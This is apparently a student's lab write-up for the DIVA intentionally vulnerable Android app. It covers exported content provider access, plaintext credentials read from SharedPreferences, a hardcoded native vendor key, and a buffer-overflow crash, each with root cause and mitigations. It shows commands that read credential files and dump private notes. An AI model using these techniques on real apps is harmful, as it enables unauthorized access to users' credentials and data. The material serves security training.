


```
import android.content.ContentUris;
import android.content.ContentValues;
import android.content.Context;
import android.content.UriMatcher;
import android.database.Cursor;
import android.database.SQLException;
import android.database.sqlite.SQLiteDatabase;
import android.database.sqlite.SQLiteOpenHelper;
import android.database.sqlite.SQLiteQueryBuilder;
import android.net.Uri;
import android.text.TextUtils;

/* loaded from: classes.dex */
public class NotesProvider extends ContentProvider {
    static final String AUTHORITY = "jakhar.aseem.diva.provider.notesprovider";
    static final String CREATE_TBL_QRY = " CREATE TABLE notes (_id INTEGER PRIMARY KEY AUTOINCREMENT, title TEXT NOT NULL, note TEXT NOT NULL)
    static final String C_ID = "_id";
    static final String C_NOTE = "note";
    static final String C_TITLE = "title";
    static final String DBNAME = "divanotes.db";
    static final int DBVERSION = 1;
    static final String DROP_TBL_QRY = "DROP TABLE IF EXISTS notes";
    static final int PATH_ID = 2;
    static final int PATH_TABLE = 1;
    static final String TABLE = "notes";
    SQLiteDatabase mDB;
    static final Uri CONTENT_URI = Uri.parse("content://jakhar.aseem.diva.provider.notesprovider/notes");
    static final UriMatcher urimatcher = new UriMatcher(-1);

    static {
        urimatcher.addURI(AUTHORITY, TABLE, 1);
        urimatcher.addURI(AUTHORITY, "notes/#", 2);
    }

    /* loaded from: classes.dex */
```

This URI gives access to the **notes** data provided by the NotesProvider content provider within the DIVA app (jakhar.aseem.diva.provider.notesprovider).

- content:// - Scheme used to access content providers in Android.
- jakhar.aseem.diva.provider.notesprovider — The **authority** of the content provider (defined in AndroidManifest.xml).
- /notes - The **path** specifying the type of data (in this case, notes).

To check this i used a following command :- content query --uri content://jakhar.aseem.diva.provider.notesprovider/notes



```
/system/bin/sh: adb: inaccessible or not found
127|genymotion:/data/data/jakhar.aseem.diva # ls -al
total 88
drwxr-x--x   8 u0_a101 u0_a101        4096 2025-07-21 22:39 .
drwxrwx--x 136 system  system        12288 2025-07-11 00:39 ..
drwxrwx--x   2 u0_a101 u0_a101        4096 2025-07-14 02:22 app_textures
drwx------   5 u0_a101 u0_a101        4096 2025-07-21 07:08 app_webview
drwxrws--x   4 u0_a101 u0_a101_cache  4096 2025-07-14 02:22 cache
drwxrws--x   2 u0_a101 u0_a101_cache  4096 2025-07-11 00:39 code_cache
drwxrwx--x   2 u0_a101 u0_a101        4096 2025-07-14 00:13 databases
lrwxrwxrwx   1 root    root             62 2025-07-21 22:39 lib -> /data/app/jakhar.aseem.diva-X2SSjZoycCjfbJJdLPI35g==/lib/x86
drwxrwx--x   2 u0_a101 u0_a101        4096 2025-07-21 22:51 shared_prefs
-rw-------   1 u0_a101 u0_a101          18 2025-07-11 07:55 uinfo5707897359656618617tmp
genymotion:/data/data/jakhar.aseem.diva # cd shared_prefs
genymotion:/data/data/jakhar.aseem.diva/shared_prefs # ls -al
total 32
drwxrwx--x 2 u0_a101 u0_a101 4096 2025-07-21 22:51 .
drwxr-x--x 8 u0_a101 u0_a101 4096 2025-07-21 22:39 ..
-rw-rw---- 1 u0_a101 u0_a101  127 2025-07-14 02:22 WebViewChromiumPrefs.xml
-rw-rw---- 1 u0_a101 u0_a101  198 2025-07-21 22:51 jakhar.aseem.diva_preferences.xml
genymotion:/data/data/jakhar.aseem.diva/shared_prefs # cat jakhar.aseem.diva_preferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="password">Sauda1234</string>
    <string name="notespin">1509</string>
    <string name="user">Sauda</string>
</map>
genymotion:/data/data/jakhar.aseem.diva/shared_prefs # content query --uri content://jakhar.aseem.diva.provider.notesprovider/notes
Row: 0 _id=5, title=Exercise, note=Alternate days running
Row: 1 _id=4, title=Expense, note=Spent too much on home theater
Row: 2 _id=6, title=Weekend, note=b333333333333r
Row: 3 _id=3, title=holiday, note=Either Goa or Amsterdam
Row: 4 _id=2, title=home, note=Buy toys for baby, Order dinner
Row: 5 _id=1, title=office, note=10 Meetings. 5 Calls. Lunch with CEO
genymotion:/data/data/jakhar.aseem.diva/shared_prefs #
```

Without requiring the password i was able to see the same content that I was able to see after manually adding the credentials

Root cause: PIN and credentials stored in plaintext SharedPreferences and the NotesProvider/sensitive activity are exported/unprotected, so access control relies on untrusted client-side flags (check_pin).

Impact: Attacker (or malicious app) can read PINs, usernames, passwords and private notes, enabling account takeover and data exfiltration.

Severity: High


Mitigations :- Stop storing secrets in plaintext (use EncryptedSharedPreferences/keystore or server-side storage), make provider/activity non-exported or require signature-level permission, validate callers server-side or via verified UID, and remove reliance on intent extras for access control

Activity 12 - Hardcoding issue - part 2

I opened the hardcoding – Part 2 option in the DIVA Beta app.
The app presents a screen asking to **"Enter the vendor key"** with a hint that developers might hardcode sensitive values.

To test this, I **decompiled the APK using JADX** and located the code for this feature.

Inside the Hardcode2Activity.java, I found the following logic:



File View Navigation Tools Help
*diva-beta - jadx-gui
New version 1.5.2 available!
AndroidManifest.xml
Hardcode2Activity
DivaJni
Code Smali Simple Fallback Split view

```java
package jakhar.aseem.diva;

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

/* loaded from: classes.dex */
public class Hardcode2Activity extends AppCompatActivity {
    private DivaJni djni;

    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.BaseFragmentActivityDo
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_hardcode2);
        this.djni = new DivaJni();
    }

    public void access(View view) {
        EditText hckey = (EditText) findViewById(R.id.hc2Key);
        if (this.djni.access(hckey.getText().toString()) != 0) {
            Toast.makeText(this, "Access granted! See you on the other side :)", 0).show();
        } else {
            Toast.makeText(this, "Access denied! See you in hell :D", 0).show();
        }
    }
}
```


Here we can see that the app uses a class called **DivaJni**, which means it's using **native code** (written in C language) to check the key. I found that the app uses a file called **libdivajni.so** for the native code.

In **Jadx-GUI**, you can find it at: **resources > lib > x86 > libdivajni.so**

Name of the library that is being loaded is Divajni


```java
package jakhar.aseem.diva;

/* loaded from: classes.dex */
public class DivaJni {
    private static final String soName = "divajni";

    public native int access(String str);

    public native int initiateLaunchSequence(String str);

    static {
        System.loadLibrary(soName);
    }
}
```

I visited the GitHub page of the DIVA app and found a file named **divajni.c** inside: **app/src/main/jni/divajni.c**



github.com/payatu/diva-android/blob/master/app/src/main/jni/divajni.c

diva-android / app / src / main / jni / divajni.c

90 lines (80 loc) · 3.02 KB

```c
 * THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE
 * OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE
 * POSSIBILITY OF SUCH DAMAGE.
 *
 */

#include <jni.h>
#include <string.h>
#include "divajni.h"

#define VENDORKEY   "olsdfgad;lh"
#define CODE        ".dotdot"
#define CODESIZEMAX 20
/*
 * Verify the key for access
 *
 * @param  jkey   The key input by user
 *
 * @return 1 if jkey is valid, 0 otherwise. In other words
 @         if the user key matches our key return 1, else return 0.
 */
JNIEXPORT jint JNICALL Java_jakhar_aseem_diva_DivaJni_access(JNIEnv * env, jobject jobj, jstring jkey) {

    const char * key = (*env)->GetStringUTFChars(env, jkey, 0);

    return ((strncmp(VENDORKEY, key, strlen(VENDORKEY)))?0:1);
```

 If you read the source code, you will find the vendor key embedded in it. Now, we are going to try the key and see what response we get.


4:54

12. Hardcoding Issues - Part 2

Objective: Find out what is hardcoded and where.
Hint: Developers sometimes will hardcode sensitive information for ease.

olsdfgad;lh

ACCESS

Access granted! See you on the other side :)

Access was granted using that vendor key.

The vendor key is not safely stored. It is hardcoded in the app, so anyone who checks the code can find it and use it to bypass the app's security.

Root Cause:

- The vendor key is hardcoded (written directly) in the app's native code file (divajni.c).
- This makes the key easy to find by anyone who reverse-engineers the app.
- There is no secure storage or protection for the key.

Impact:

- An attacker can extract the hardcoded key from the code.
- This allows them to bypass authentication or unlock restricted features.
- It weakens the app's overall security and can lead to unauthorized access.

Mitigation:


- Avoid hardcoding sensitive information like keys or passwords in the code.
- Store such data securely on a backend server and access it via a secure API.
- Use code obfuscation and encryption if native code is used to make reverse engineering more difficult.

Activity 13 - Input Validation Issue - part 3

I opened the Input Validation Part – Part 3 option in the DIVA Beta app.
The app presents a screen asking the user to **"Enter Launch Code for WOMD"** and then **"PUSH THE RED BUTTON."**

The app's instructions clearly state that the goal is not to launch missiles, but instead to try and crash the app by providing invalid input. It also hints that this is related to memory corruption due to improper input validation**.**

To cause a denial of service attack on this application, I randomly ran **"a"** repeatedly.




5:21

13. Input Validation Issues - Part 3

Objective: This is a Missile Launch App. Spread love not War! DOS the Damn thing! Your objective here is to NOT find the code and then launch the missiles, rather it is to crash the app (and then find the root cause the crash). **Hint**: Improper or no input validation issue arise when the input is not filtered or validated before using it. When developing components that take input from outside, always validate it. This is a classic memory corruption vulnerability. If you can get code execution, I would love to hear from you. I dont expect anyone to go that far though.

a

Access denied!



5:22

13. Input Validation Issues - Part 3


Objective: This is a Missile Launch App. Spread love not War! DOS the Damn thing! Your objective here is to NOT find the code and then launch the missiles, rather it is to crash the app (and then find the root cause the crash). **Hint**: Improper or no input validation issue arise when the input is not filtered or validated before using it. When developing components that take input from outside, always validate it. This is a classic memory corruption vulnerability. If you can get code execution, I would love to hear from you. I dont expect anyone to go that far though.

aaaaaaaaaaaaaa

Access denied!

The application won’t crash.


Let’s increase the number of “a”


Diva
3. INSECURE DATA STORAGE - PART 1
4. INSECURE DATA STORAGE - PART 2
5. INSECURE DATA STORAGE - PART 3
8. INPUT VALIDATION ISSUES - PART 2
9. ACCESS CONTROL ISSUES - PART 1
10. ACCESS CONTROL ISSUES - PART 2
11. ACCESS CONTROL ISSUES - PART 3
12. HARDCODING ISSUES - PART 2
OK

Unfortunately, Diva has stopped.

The app crashed.

I used adb logcat to monitor the app’s behavior and confirmed that the crash was due to a **memory handling issue** caused by unexpected input.



```
 417   672 W EmuHWC2 : TODO: setDisplayBrightness() is not implemented yet: brightness=0.360784
 417   672 W EmuHWC2 : TODO: setDisplayBrightness() is not implemented yet: brightness=0.372549
 417   672 W EmuHWC2 : TODO: setDisplayBrightness() is not implemented yet: brightness=0.384314
 417   672 W EmuHWC2 : TODO: setDisplayBrightness() is not implemented yet: brightness=0.396078
 417   417 W EmuHWC2 : TODO: setDisplayBrightness() is not implemented yet: brightness=0.400000
 682   702 W Looper  : Drained
2697  2697 F libc    : Fatal signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x61616161 in tid 2697 (khar.aseem.diva), pid 2697 (khar.aseem.di

 408  2317 W genymotion_audio: Not supplying enough data to HAL, expected position 4192035 , only wrote 4191840
2800  2800 I crash_dump32: obtaining output fd from tombstoned, type: kDebuggerdTombstone
 480   480 I /system/bin/tombstoned: received crash request for pid 2697
2800  2800 I crash_dump32: performing dump of process 2697 (target tid = 2697)
2800  2800 F DEBUG   : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
2800  2800 F DEBUG   : Build fingerprint: 'google/vbox86p/vbox86p:10/QQ1D.200105.002/715:userdebug/test-keys'
2800  2800 F DEBUG   : Revision: '0'
2800  2800 F DEBUG   : ABI: 'x86'
2800  2800 F DEBUG   : Timestamp: 2025-07-22 05:23:18-0400
2800  2800 F DEBUG   : pid: 2697, tid: 2697, name: khar.aseem.diva  >>> jakhar.aseem.diva <<<
2800  2800 F DEBUG   : uid: 10101
2800  2800 F DEBUG   : signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x61616161
2800  2800 F DEBUG   :     eax 00000000  ebx 61616161  ecx 00000006  edx 0000000e
2800  2800 F DEBUG   :     edi 61616161  esi 61616161
2800  2800 F DEBUG   :     ebp ffcbe3b0  esp ffcbe380  eip 61616161
2800  2800 F DEBUG   :
2800  2800 F DEBUG   : backtrace:
2800  2800 F DEBUG   :       #00 pc 61616161  <unknown>
 2800  2800 I crash_dump32: type=1400 audit(0.0:114): avc: denied { open } for path="/dev/__properties__/u:object_r:hwservicemanager_prop:s0" dev="tm
ext=u:r:crash_dump:s0:c512,c768 tcontext=u:object_r:hwservicemanager_prop:s0 tclass=file permissive=1 app=jakhar.aseem.diva
 2800  2800 I crash_dump32: type=1400 audit(0.0:117): avc: denied { getattr } for path="/dev/__properties__/u:object_r:device_config_runtime_native_p
 ino=8413 scontext=u:r:crash_dump:s0:c512,c768 tcontext=u:object_r:device_config_runtime_native_prop:s0 tclass=file permissive=1 app=jakhar.aseem.div

 2800  2800 I crash_dump32: type=1400 audit(0.0:118): avc: denied { getattr } for path="/dev/event-log-tags" dev="tmpfs" ino=9619 scontext=u:r:crash_
context=u:object_r:runtime_event_log_tags_file:s0 tclass=file permissive=1 app=jakhar.aseem.diva
 2800  2800 I crash_dump32: type=1400 audit(0.0:119): avc: denied { open } for path="/dev/__properties__/u:object_r:device_config_runtime_native_boot
s" ino=8412 scontext=u:r:crash_dump:s0:c512,c768 tcontext=u:object_r:device_config_runtime_native_boot_prop:s0 tclass=file permissive=1 app=jakhar.as

 408  2317 W genymotion_audio: Not supplying enough data to HAL, expected position 4238244 , only wrote 4201920
 408  2317 W genymotion_audio: Not supplying enough data to HAL, expected position 4201938 , only wrote 4201920
 408  2317 W genymotion_audio: Not supplying enough data to HAL, expected position 4205926 , only wrote 4204800
 408  2317 W genymotion_audio: Not supplying enough data to HAL, expected position 4204826 , only wrote 420480
 408  2317 W genymotion_audio: Not supplying enough data to HAL, expected position 4205627 , only wrote 420552
 682   716 I BootReceiver: Copying /data/tombstones/tombstone_03 to DropBox (SYSTEM_TOMBSTONE)
 682   716 I DropBoxManagerService: add tag=SYSTEM_TOMBSTONE isTagEnabled=true flags=0x2
 480   480 E /system/bin/tombstoned: Tombstone written to: /data/tombstones/tombstone_03
```

The log showed a SIGSEGV (Segmentation Fault) with the fault address 0x61616161, which is ASCII for "aaaa".

This shows that the app used the input directly in native memory operations without validation, leading to a memory access violation.

Root cause: - Unsafe native memory handling — user input is copied/used in native code without bounds checks, allowing buffer overflow/corruption (crash shows fault addr 0x61616161 = "aaaa").

Impact: Trivial Denial-of-Service (app crash). Could lead to memory corruption and, if further exploitable, remote/native code execution.

Severity:- High (easy to trigger by sending long repeated characters via the app UI).

Mitigations :

- Validate input length and character set in Java before passing to native code.
- In native code, always perform explicit bounds checks; avoid unsafe functions (strcpy, strcat, gets). Use length-limited APIs (strncpy, snprintf) and check return values.
- Compile native libraries with hardening: stack canaries (-fstack-protector-strong), ASLR/PIE, -D_FORTIFY_SOURCE=2, and enable AddressSanitizer during testing.
- Reduce attack surface: move sensitive parsing to managed code when possible; do not trust UI input or intent extras.
- Add runtime protections & testing: fuzz native input paths, enable sanitizers, and add crash monitoring.